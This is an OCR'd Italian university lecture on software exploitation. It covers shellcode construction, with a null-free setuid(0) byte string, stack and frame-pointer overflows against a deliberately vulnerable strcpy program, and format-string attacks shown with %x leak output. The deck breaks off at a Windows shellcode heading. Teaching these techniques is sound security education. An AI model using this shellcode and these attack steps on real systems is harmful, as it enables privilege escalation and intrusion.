Exploiting Software: How To Break Code

Angelo Dell'Aera
<a.dellaera@reply.it>

Università di Parma - 23/04/2010

Relatore


Angelo Dell'Aera

Laureato in Ingegneria Elettronica, ha collaborato con il Politecnico di Bari come ricercatore nell'ambito del progetto TCP Westwood+, un algoritmo di nuova concezione per il TCP congestion control, di cui ha sviluppato le patch, ufficialmente integrate nel kernel di Linux. Segue attivamente lo sviluppo del kernel di Linux da alcuni anni interessandosi, in particolar modo, al networking, alla VM e alle problematiche relative alle architetture SMP. Membro di Honeynet Project e Antifork Research, attualmente lavora presso Communication Valley (Security Reply Business Unit) in qualità di Senior Security Specialist.

Exploit-1

- Definizione di exploit
  - "attacco finalizzato a produrre accesso ad un sistema, e/o incrementi di privilegio"
- Classificazione
  - Criterio spaziale
    - Exploit locale
    - Exploit remoto
  - Criterio funzionale
    - Exploit per configurazioni err[illegible]ervizio
    - Exploit per html/cgi insicuri
    - Exploit per "code injection"

Exploit-2: attacco



[illegible] di istruzioni e operandi eseguibile dall'host"

Code injection

Analisi di un exploit:

- Ricettore
- Shellcode
- Meccanismi: gcc nei sistemi IA-32

- Attacchi code injection:
  - Ret overflow
  - Frame Pointer overflow
  - Format bug

Ricettore

Caratteristiche del processo:

Breakable

"vulnerabilità che induce il ricettore ad eseguire codice iniettato"

Ad elevato privilegio

Modalità di penetrazione:


- Break in salita
- Break in discesa

Ricettore: UID e EUID

UID: id assegnato ad un utente ed ai suoi processi


EUID: id effettivo, assegnato a particolari processi. Puo' essere diverso da UID.

Syscall: setuid() e seteuid().




Ricettore: break (in salita di privilegio)

Attacco ad un suidroot binary (-rwsr-xr-x root root)



Ricettore: break (in discesa di privilegio)

Attacco ad un demone di root che perde privilegi con seteuid.



Shellcode-1

Codice eseguibile che viene iniettato nel processo.

Criterio spaziale:


- Shellcode per exploit locali
- Shellcode per exploit remoti

Criterio funzionale (syscall):

- Execve “/bin/sh”
- Setuid(0) + execve “/bin/sh”
- Setuid(0) + chrootescape… + execve “/bin/sh”
- Setuid(0) + chrootescape…+ dup2() + execve “/bin/sh”

Shellcode-2

Syscall su architettura IA-32.



Shellcode-3

Sintesi:

Preparazione di un sorgente C

Compilazione statica del sorgente (include interfaccia libreria)

Estrazione dall’oggetto dei codici essenziali:

- Passaggio in EAX dell’indice della syscall.
- Preparazione degli argomenti
  - Passaggio in EBX, ECX.. argomenti per la syscall (linux).
  - Passaggio nello stack argomenti per la syscall (BSD).
- Invocazione dell’interruzione int $0x80.

Problematiche di realizzazione:

- Lunghezza minima, (chiamate essenziali)
- Shellcode non deve contenere \0.
- Shellcode su set limitato di caratteri. Regex [0-9a-zA-Z]

Shellcode-4

Esempio di realizzazione di una shellcode: syscall setuid();

Sorgente base:


```
main(){ setuid(0); }
```

Compilazione statica…

```
gcc -g -static test.c -o setuid
```

Disassemblaggio della syscall…

```
gdb ./setuid
(gdb) disass setuid
Dump of assembler code for function setuid:
0x804c900 <setuid>:     push   %ebp
0x804c901 <setuid+1>:   mov    %esp,%ebp
0x804c903 <setuid+3>:   sub    $0x14,%esp
0x804c906 <setuid+6>:   push   %edi
0x804c907 <setuid+7>:   mov    0x8(%ebp),%edi
…
0x804c929 <setuid+41>:  mov    %edi,%ebx
0x804c92b <setuid+43>:  mov    $0x17,%eax
0x804c930 <setuid+48>:  int    $0x80
```



Shellcode-5

Setup di setuid():


```
Indice syscall (0x17) -> EAX; (/usr/src/linux/include/asm/unistd.h)
Argomento (0)         -> EBX;
Call int $0x80;
```

Versione in asm inline:

```
main()
{ __asm__ __volatile__("
movl $0x17, %eax
movl $0, %ebx
int  $0x80");}
```

Dump dell'oggetto dopo la compilazione:

```
objdump -d ./a.out
080483a4 <main>:
80483a4:       55                      push   %ebp
80483a5:       89 e5                   mov    %esp,%ebp
80483a7:       b8 17 00 00 00          mov    $0x17,%eax
80483ac:       bb 00 00 00 00          mov    $0x0,%ebx
80483b1:       cd 80                   int    $0x80
80483b3:       c9                      leave
80483b4:       c3                      ret
```



Shellcode-6

Sostituzioni per evitare \0.

mov $0x0, %ebx	xor %ebx, %ebx
mov $0x17, %eax	xor %eax, %eax movb $0x17, %al

Shellcode definitiva:


```
80483a4:       55                      push   %ebp
80483a5:       89 e5                   mov    %esp,%ebp
80483a7:       31 c0                   xor    %eax,%eax
80483a9:       31 db                   xor    %ebx,%ebx
80483ab:       b0 17                   mov    $0x17,%al
80483ad:       cd 80                   int    $0x80
80483af:       c9                      leave
80483b0:       c3                      ret
```

```
\x31\xc0\x31\xdb\xb0\x17\xcd\x80
```


gcc-1 in IA-32

Importanza dei registri nella traduzione c->asm:

- EIP: instruction pointer
  - "puntatore all'istruzione successiva"
- ESP: stack pointer
  - "puntatore riferito al top della pila" (mobile)
- EBP: frame pointer
  - "puntatore riferito alla base del record di attivazione" (fisso)



gcc-2 in IA-32

Record di attivazione (RDA):

Parametri attuali:

RET addr (pushato dalla call):

Frame pointer (ebp):


```
pushl %ebp (salva vecchio valore)
movl %esp, %ebp
```

Variabili automatiche (locali):

Nested function:


Record di attivazione annidati:

Link attraverso i frame pointers:



gcc-3 in IA-32

Stack per allocazione di variabili automatiche e passaggio di parametri attuali.




gcc-4 in IA-32

Attacco generico:

- Overflow:
  - superamento della capienza del buffer.
- Forzatura del ret nella pila

- Istanza breakable:
  - Allocazione di un buffer nello stack
  - Operazioni non controllate sul buffer



Attacchi

Tipologie di attacco:

- Buffer overflow
- Frame pointer overflow
- Format bug
- Heap overflow

Ret overflow-1: analisi

Caratteristiche processo:

- Vulnerabilità che consente sovrascrittura completa del ret di una qualunque istanza (strcpy(), sprintf(), etc..)
- Capacità del buffer nel RDA, HEAP o quant'altro sufficiente a contenere la shellcode (poche decine di byte)
- Predicibilità indirizzo shellcode

Strumenti:

- Exploit che realizza una struttura:
  - Contenente la shellcode;
  - Auto-indirizzante (nuovo retaddr punta ad un indirizzo interno della struttura stessa);

Ret overflow-2: strategia

Predicibilità dell'indirizzo di start della shellcode:

- Indirizzo del frame pointer di prima istanza costante per ogni processo (paginazione)
- Offset variabile per il tuning dell'attacco.
- Nop padding per agevolare l'offset guessing su exploit remoti

```
main()
{
long ret;

__asm__("movl %%ebp,%0" : "=g" (ret) );

printf("ebp : 0x%x\n",ret);
}
```


Ret overflow-3: preparazione


Realizzazione della struttura penetrante:

Nop per agevolare il tuning;

Shellcode interna;


Ret nuovo;

Offset di tuning;



Ret overflow-4: tuning

Ret addr= base+ offset 1+ offset 2



Ret overflow-5: run time


Penetrazione a runtime:

Stack di istanza vulnerabile

Ingresso struttura

Sovrascrittura del r

Innesco shellcode



Ret overflow-6: problemi

Problemi:

- Introduzione di feature per evitare che si possa sfruttare questa tipologia di errori di programmazione
- Le tecniche più efficaci e più comunemente utilizzate per prevenire la possibilità che si possa redirezionare il flusso di esecuzione di un programma nello stack:
  - stack randomization
  - non executable stack

Ret overflow-7: stack randomization

- Randomizzazione dell'address space del processo (e quindi dello stack):
  - Non ha molta ragion d'essere su sistemi Windows in quanto, essendo il modello di implementazione nativamente thread-based, non si prestano ad una redirezione del flusso di esecuzione direttamente nello stack
  - Su sistemi Linux rende di fatto molto più difficile individuare l'indirizzo a cui risulta posizionato il buffer e quindi lo shellcode

Ret overflow-8: stack randomization

- E' ancora possibile exploitare un processo vulnerabile con un approccio a brute-force
- Inoltre, è possibile su sistemi Linux con kernel 2.6 eliminare la necessità di fare address guessing sfruttando il supporto per le *vsyscall* di recente introdotto in tale branch
- Questo secondo modo di procedere ricorda molto l'approccio tipicamente utilizzato per scrivere exploit su piattaforma Windows

Ret overflow-9: stack randomization

Sorgente base:

- `main(){ pause(); }`

Compilazione

- `gcc vdso.c -o vdso`

Esecuzione

- `./vdso`
- ps aux | grep vdso
- buffer 8333 0.0 0.0 1324 260 pts/0 S+ 19:04 0:00 /home/buffer/vdso
- cat /proc/8333/maps
- 08048000-08049000 r-xp 00000000 03:06 43401 /home/buffer/vdso
- 08049000-0804a000 rw-p 00000000 03:06 43401 /home/buffer/vdso
- b7e2c000-b7e2d000 rw-p b7e2c000 00:00 0
- b7e2d000-b7f3c000 r-xp 00000000 03:05 9659131 /lib/libc-2.4.so
- b7f3c000-b7f3e000 r--p 0010e000 03:05 9659131 /lib/libc-2.4.so
- b7f3e000-b7f40000 rw-p 00110000 03:05 9659131 /lib/libc-2.4.so
- b7f40000-b7f43000 rw-p b7f40000 00:00 0
- b7f65000-b7f66000 rw-p b7f65000 00:00 0
- b7f66000-b7f7f000 r-xp 00000000 03:05 9659690 /lib/[illegible]
- b7f7f000-b7f80000 r--p 00019000 03:05 9659690 /lib[illegible]
- b7f80000-b7f81000 rw-p 0001a000 03:05 9659690 [illegible]
- bfc37000-bfc4d000 rw-p bfc37000 00:00 0 [stack]
- fffe000-fffff000 ---p 00000000 00:00 0 [vdso]

Ret overflow-10: stack randomization

Disassemblaggio

- `gdb ./vdso`
- gdb> r
- Program received signal SIGTSTP, Stopped (user).
- gdb> x/17i 0xffffe400
- 0xffffe400 <__kernel_vsyscall>: push %ecx
- 0xffffe401 <__kernel_vsyscall+1>: push %edx
- 0xffffe402 <__kernel_vsyscall+2>: push %ebp
- 0xffffe403 <__kernel_vsyscall+3>: mov %esp,%ebp
- 0xffffe405 <__kernel_vsyscall+5>: sysenter
- 0xffffe407 <__kernel_vsyscall+7>: nop
- 0xffffe408 <__kernel_vsyscall+8>: nop
- 0xffffe409 <__kernel_vsyscall+9>: nop
- 0xffffe40a <__kernel_vsyscall+10>: nop
- 0xffffe40b <__kernel_vsyscall+11>: nop
- 0xffffe40c <__kernel_vsyscall+12>: nop
- 0xffffe40d <__kernel_vsyscall+13>: nop
- 0xffffe40e <__kernel_vsyscall+14>: jmp 0[illegible]_kernel_vsyscall+3>
- 0xffffe410 <__kernel_vsyscall+16>: pop
- 0xffffe411 <__kernel_vsyscall+17>: pop
- 0xffffe412 <__kernel_vsyscall+18>: pop %ecx
- 0xffffe413 <__kernel_vsyscall+19>: ret

Ret overflow-11: stack randomization


```
void copy(char *str)
{
        char buf[256];

        memset(buf, 0, 256);
        strcpy(buf, str);
}

int main(int argc, char **argv)
{
        char s[1024];

        strcpy(s, argv[1]);
        copy(s);
        return (0);
}
```


Ret overflow-12: stack randomization

Penetrazione a runtime:

Stack di istanza vulnerabile

Penetrazione a run-time



Frame pointer overflow-1: analisi

Caratteristiche processo:

- Vulnerabilità che consente sovrascrittura completa o parziale del frame pointer di una qualunque istanza di secondo livello, o superiore.
- Capacità del buffer nel RDA sufficente a contenere nop padding, shellcode e 8 byte (+ spazio per i parametri attuali, e variabili automatiche se usati dalla caller) per completare l'epilogo della funzione caller (su replica RDA)

Strumenti:

- Attacco locale con gdb
- Exploit che realizza di una struttura:
  - Contenente la shellcode;
  - Auto-indirizzante sul ret della caller.
  - Contenente il pivot decrementato per la sostituzione del record di attivazione.

Frame pointer overflow-2: strategia

Sostituzione del RDA della funzione caller.

- Stuttura penetrante contenente:
  - Nop padding
  - Shellcode
  - Ricostruzione parziale del record di attivazione
  - Ret auto-indirizzante
- Sovrascrittura del byte meno significativo del frame pointer dell'istanza di secondo livello:
  - Sostituzione del RDA della caller con quello ricostruito.
  - Ritorno dell'istanza di secondo livello
  - Ritorno dell'istanza di primo livello e innesco shellcode.

Frame pointer overflow-3: scenario


Strategia d'attacco dal punto di vista grafico:

RDA prima istanza

RDA seconda istanza

Gestione link

Penetrazione buffer



Frame pointer overflow-4: scenario

Strategia d'attacco dal punto di vista grafico:


Overflow sul byte meno significativo del fp

Definizione di pivot: byte meno significativo di EBP

Scrittura pivot-8 nel byte meno significativo del fp

Contenuto del buffer iniettato:

- Nop padding
- shellcode
- Ret autoindirizzante



Frame pointer overflow-5: tuning

Tuning dell'attacco:

- Analisi predicibilità ret-addr per il record d'attivazione di prima istanza come l'attacco ret overflow: offset guessing.
- Determinazione del pivot mediante l'uso di gdb.


Frame pointer overflow-6: pivot

Test per la valutazione del pivot:

- Preparazione di test.c che esegue il binario mediante una syscall exec.
- Debugging del test
  - `gdb ./test`
- Load dei simboli ed esecuzione
  - `(gdb) symbol-file ./binario`
  - `(gdb) run`
  - `…`
  - `Program received signal SIGTRAP, Trace/breakpoint trap.`
  - `0x40001990 in _start () from /lib/ld-linux.so.2`
- Inserimento di un breakpoint:
  - `(gdb) disass fun2`
  - `Dump of assembler code for function fun:`
  - `0x8048420 <fun>: push %ebp`
  - `0x8048421 <fun+1>: mov %esp,%ebp`
  - `0x8048423 <fun+3>: sub $0x114,%esp`
  - `…`
  - `(gdb) break *0x8048423`
  - `Breakpoint 1 at 0x8048423`

Frame pointer overflow-7: pivot

- Ripristino esecuzione interrotta dal sigtrap:
  - `(gdb) c`
  - `continuing.`
  - `…`
  - `Breakpoint 1, 0x8048423 in fun2 ()`
- Determinazione pivot leggendo il contenuto di ebp:
  - `(gdb) info reg ebp`
  - `ebp 0xbffff40c -1073743348`



Frame pointer overflow-8: attacco


Step di attacco e problematiche:

- Determinazione del pivot
- Pivot < 8 ? Introduzione di variabili di ambiente che modificano la base del frame pointer di prima istanza e determinazione nuovo pivot.
- Ricompilazione dell'exploit con pivot (decrementato nel buffer)
- Offset guessing

Frame pointer overflow-9: run time

Penetrazione a runtime:

- Esecuzione instanza vulnerabile
- Sovrascrittura del frame pointer
- Ritorno istanza di s
- Esecuzione codice RDA replicato
- Ritorno istanza primo livello
- Innesco shellcode



Format bug-1: analisi

Variable argument list:

funzione (“format”, arg1, arg2 ..);

- Format: stringa che specifica natura e numero degli argomenti passati (%d, %s, %p.. etc.)
- Arg1, arg2 etc… argomenti attuali passati alla funzione.


Vulnerabilità:

- Format penetrabile (non hardcoded) o omesso.
  - Es: `sprintf(d, s); /* copia s in d, omettendo il format */`

Format bug-2: analisi

Format bug come gdb:

```
void do_it(char *d, char *s)
{
  char lim[] = "\x01\x02\x03\x04";
  sprintf(d, s);
}

main()
{
  char tmp[512];
  char buf[512];

  while(1)
  {
    memset(buf, '\0', 512);
    read(0, buf, 512);
    do_it(tmp, buf);
    printf("%s", tmp);
  }
}
```




Format bug-3: analisi

Esecuzione programma vulnerabile:

```
linux:root {25} ./a.out
ciao
ciao
%x
bffff47c
%x %x
bffff47c 4007f588
%x %x %x %x %x %x %x %x %x %x
bffff47c 4007f588 40134a58 4000ba90 bffff49e
1 4030201 bffff800 bffff88c 804851c
AAAA%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x
%x
%x %x %x %x %x
AAAAbffff47c 4007f588 40134a58 4000ba90 bffff49e 1
4030201 bffff800 bffff88c 804851c bffff68c bffff48c
200 6 bffff4b8 bffff4b8 4000dc61 41414141 25207825
78252078 20782520 25207825 78252078
```


0Xbffff88c+4 = 0xbffff890 (ret)



Format bug-4: lettura

Lettura indirizzi arbitrari di memoria:


Dato un indirizzo di memoria è possibile leggerne il contenuto, mediante la preparazione di un opportuno buffer.



Format bug-5: scrittura


Scrittura di indirizzi arbitrari in memoria:

- Il costrittore “%n” scrive nell’indirizzo a cui è riferito, il numero dei byte stampati fino a quel momento dalla printf.
  Esempio: Printf(“ciao%n”,&c);
- Se la print è limitata come in snprintf(), %n scrive il numero dei byte che avrebbero dovuto essere stati stampati fino a quel momento (a prescindere dalla limitazione).
- E’ possibile scrivere in un dato indirizzo di memoria con opportuno buffer che fa uso di 4 “%n” riferiti ad indirizzi disallineati.



Format bug-6: scrittura

Scrittura con write disallineate:



%n = byte da scrivere *mod 256*

Format bug-7: attacco

Attacco con format bug:

- Determinazione dell’indirizzo del ret dell’instanza caller mediante gdb, o indagando con un numero di %x imprecisato.
- Caricamento della shellcode in un qualsiasi buffer di cui è possibile predire con una certa approssimazione l’indirizzo iniziale. (nop padding)
- Realizzazione di un overflow sul ret della caller mediante sovrascrittura multipla con 4 “%n” dell’indirizzo di innesco della shellcode.

Introduzione a Windows-1

- Secondo *Internet World Stats* nel 2006 gli utenti di Internet erano **1.086.250.903**
- L'**86.5%** degli utenti utilizza Windows, il 3.8% MAC OS ed il 3.5% Linux
- Circa **940 milioni** di persone utilizzano Windows
- Ecco spiegato perchè il worm Sasser è stato fonte di così tanti problemi…

Introduzione a Windows-2

Syscall

- **Interrupt**

  Windows 9x/NT/2000: int 0x2e
  Linux 2.4: int 0x80

- **Sysenter**

  Windows XP/2003/Vista
  Linux 2.6

Gli indici delle syscall su Windows non sono fissi e quindi non possono essere chiamate direttamente

Introduzione a Windows-3

- Differenze rispetto a Linux

  - Non esistono syscall per le chiamate ai socket
  - Comunicazione con il kernel possibile soltanto tramite le API esportate dalle DLL di sistema

- Non è noto a priori quali DLL siano mappate nell'address space del processo

Windows Shellcode-1

